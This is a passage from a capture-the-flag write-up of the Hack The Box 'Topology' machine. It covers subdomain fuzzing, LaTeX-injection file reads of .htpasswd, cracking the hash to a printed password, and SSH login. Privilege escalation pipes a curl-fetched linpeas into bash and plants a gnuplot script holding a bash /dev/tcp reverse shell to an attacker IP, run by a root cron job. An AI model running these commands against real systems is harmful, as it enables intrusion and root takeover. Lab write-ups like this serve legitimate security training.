fclose($fp);
exec("rm -f ".$fileid.".*");
exec("rm -f *.log");
exit;
}
```

As is this is not exploitable so lets complete our VHOST Enumeration we didnt do

```
ffuf -u http://topology.htb -H "Host: FUZZ.topology.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt -ac
```


```
ffuf -u http://topology.htb -H "Host: FUZZ.topology.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://topology.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.topology.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

dev                     [Status: 401, Size: 463, Words: 42, Lines: 15, Duration: 5932ms]
stats                   [Status: 200, Size: 108, Words: 5, Lines: 6, Duration: 1592ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

So dev.topology.htb and stats.topology.htb


Lets add em in /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.


10.10.11.242    devvortex.htb   dev.devvortex.htb
10.10.11.252    bizness.htb
10.10.11.217    topology.htb    latex.topology.htb      dev.topology.htb        stats.topology.htb
~
~
```

Lets see the stats.topology.htb first



So this graph here nothing else lets see this dev.topology.htb now



So we need a username and password for this So my first thought was to check the apache config for these subdomains which is `/etc/apache2/sites-enabled/000-default.conf`

```
<VirtualHost *:80>
        # The ServerName directive sets the request scheme, hostname and port that
        # the server uses to identify itself. This is used when creating
        # redirection URLs. In the context of virtual hosts, the ServerName
        # specifies what hostname must appear in the request's Host: header to
        # match this virtual host. For the default virtual host (this file) this
        # value is not decisive as it is used as a last resort host regardless.
        # However, you must set it for any further virtual host explicitly.
        ServerName dev.topology.htb

        ServerAdmin vdaisley@topology.htb
        DocumentRoot /var/www/dev
        # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
        # error, crit, alert, emerg.
        # It is also possible to configure the loglevel for particular
        # modules, e.g.
        #LogLevel info ssl:warn

        #ErrorLog ${APACHE_LOG_DIR}/dev_error.log
        #CustomLog ${APACHE_LOG_DIR}/dev_access.log common

        # For most configuration files from conf-available/, which are
        # enabled or disabled at a global level, it is possible to
        # include a line for only one particular virtual host. For example the
        # following line enables the CGI configuration for this host only
        # after it has been globally disabled with "a2disconf".
        #Include conf-available/serve-cgi-bin.conf
</VirtualHost>
```

So /var/www/dev for the dev directory lets check the .htaccess of this

URL : `http://latex.topology.htb/equation.php?eqn=$\lstinputlisting{/var/www/dev/.htaccess}$`

```
AuthName "Under construction"
AuthType Basic
AuthUserFile /var/www/dev/.htpasswd
Require valid-user
```

Lets check the .htpasswd i guess

URL : `http://latex.topology.htb/equation.php?eqn=$\lstinputlisting{/var/www/dev/.htpasswd}$`

```
vdaisley:$apr1$1ONUB/S2$58eeNVirnRDB5zAIbIxTY0
```

U can crack this with john like this

```
john hash --format=md5crypt --
wordlist=/usr/share/wordlists/seclists/Passwords/Leaked-
Databases/rockyou.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Topology git:(main)±3 (1.462s)
john hash --format=md5crypt --wordlist=/usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
No password hashes left to crack (see FAQ)

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Topology git:(main)±3 (1.421s)
john hash --show

vdaisley:calculus20

1 password hash cracked, 0 left
```

⚠ User Creds

Username : vdaisley
Password : calculus20

Now lets login with SSH

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Topology git:(main)±1 (9.333s)
ssh vdaisley@topology.htb

vdaisley@topology.htb's password:
Permission denied, please try again.
vdaisley@topology.htb's password:


vdaisley@topology:~ (0.093s)
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-150-generic x86_64)


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings



vdaisley@topology ~
```

Here is your user.txt

```
vdaisley@topology ~ (0.226s)
ls -al

total 40
drwxr-xr-x 5 vdaisley vdaisley 4096 Oct  4 10:59 .
drwxr-xr-x 3 root     root     4096 May 19  2023 ..
lrwxrwxrwx 1 root     root        9 Mar 13  2022 .bash_history -> /dev/null
-rw-r--r-- 1 vdaisley vdaisley  220 Jan 17  2023 .bash_logout
-rw-r--r-- 1 vdaisley vdaisley 3771 Jan 17  2023 .bashrc
drwx------ 2 vdaisley vdaisley 4096 May 19  2023 .cache
drwx------ 3 vdaisley vdaisley 4096 May 19  2023 .config
drwx------ 3 vdaisley vdaisley 4096 Oct  4 10:48 .gnupg
-rw-r--r-- 1 vdaisley vdaisley  807 Jan 17  2023 .profile
-rw-r----- 1 root     vdaisley   33 Oct  4 09:18 user.txt
-rw------- 1 vdaisley vdaisley 1705 Oct  4 10:59 .viminfo
```

Vertical PrivEsc

So to run linpeas I edited a thing in linpeas to monitor processes like cronjobs that are running as well so i dont have to run pspy

For this edit it right here

```
##############################################
#---------) Parsing parameters (----------#
##############################################
# --) FAST - Do not check 1min of procceses and su brute
# --) SUPERFAST - FAST & do not search for special filaes in all the folders

if uname 2>/dev/null | grep -q 'Darwin' || /usr/bin/uname 2>/dev/null | grep
FAST="" # By default stealth/fast mode
SUPERFAST=""
DISCOVERY=""
PORTS=""
QUIET=""
CHECKS="system_information,container,cloud,procs_crons_timers_srvcs_sockets,r
_files,api_keys_regex"
```

So it should be 1 just remove that 1 from FAST

Now to run it first start a python server on your own system

```
sudo python -m http.server 80

[sudo] password for pks:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Now u can run linpeas with curl command piping it in bash like this

```
curl 10.10.16.24:80/linpeas.sh | bash
```

```
╔══════════╣ Different processes executed during 1 min (interesting is low number of repetitions)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#frequent-cron-jobs
      1 root     /usr/sbin/CRON -f
      1 root     gnuplot /opt/gnuplot/loadplot.plt
      1 root     find /opt/gnuplot -name *.plt -exec gnuplot {} ;
      1 root     /bin/sh -c find "/opt/gnuplot" -name "*.plt" -exec gnuplot {} \;
```

This is our vector now lets check this directory

```
vdaisley@topology:~ (0.133s)
cd /opt

vdaisley@topology /opt (0.151s)
ls -al
total 12
drwxr-xr-x  3 root root 4096 May 19  2023 .
drwxr-xr-x 18 root root 4096 Jun 12  2023 ..
drwx-wx-wx  2 root root 4096 Oct  4 11:10 gnuplot
```

So we cant see anything in here but we can write in here lets write a malicious script to get a revshell as root


I looked it up and system command under gnuplot allow us to execute commands

```
vdaisley@topology /opt/gnuplot (3.883s)
vim malicious.plt

vdaisley@topology /opt/gnuplot (0.153s)
cat malicious.plt
system "bash -c 'bash -i >& /dev/tcp/10.10.16.24/9001 0>&1'"
```

Start a netcat listener and wait and u should have root

```
nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.217 46904
bash: cannot set terminal process group (184122): Inappropriate ioctl for device
bash: no job control in this shell
root@topology:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@topology:~#
```

And here is your root.txt



Thanks for reading :)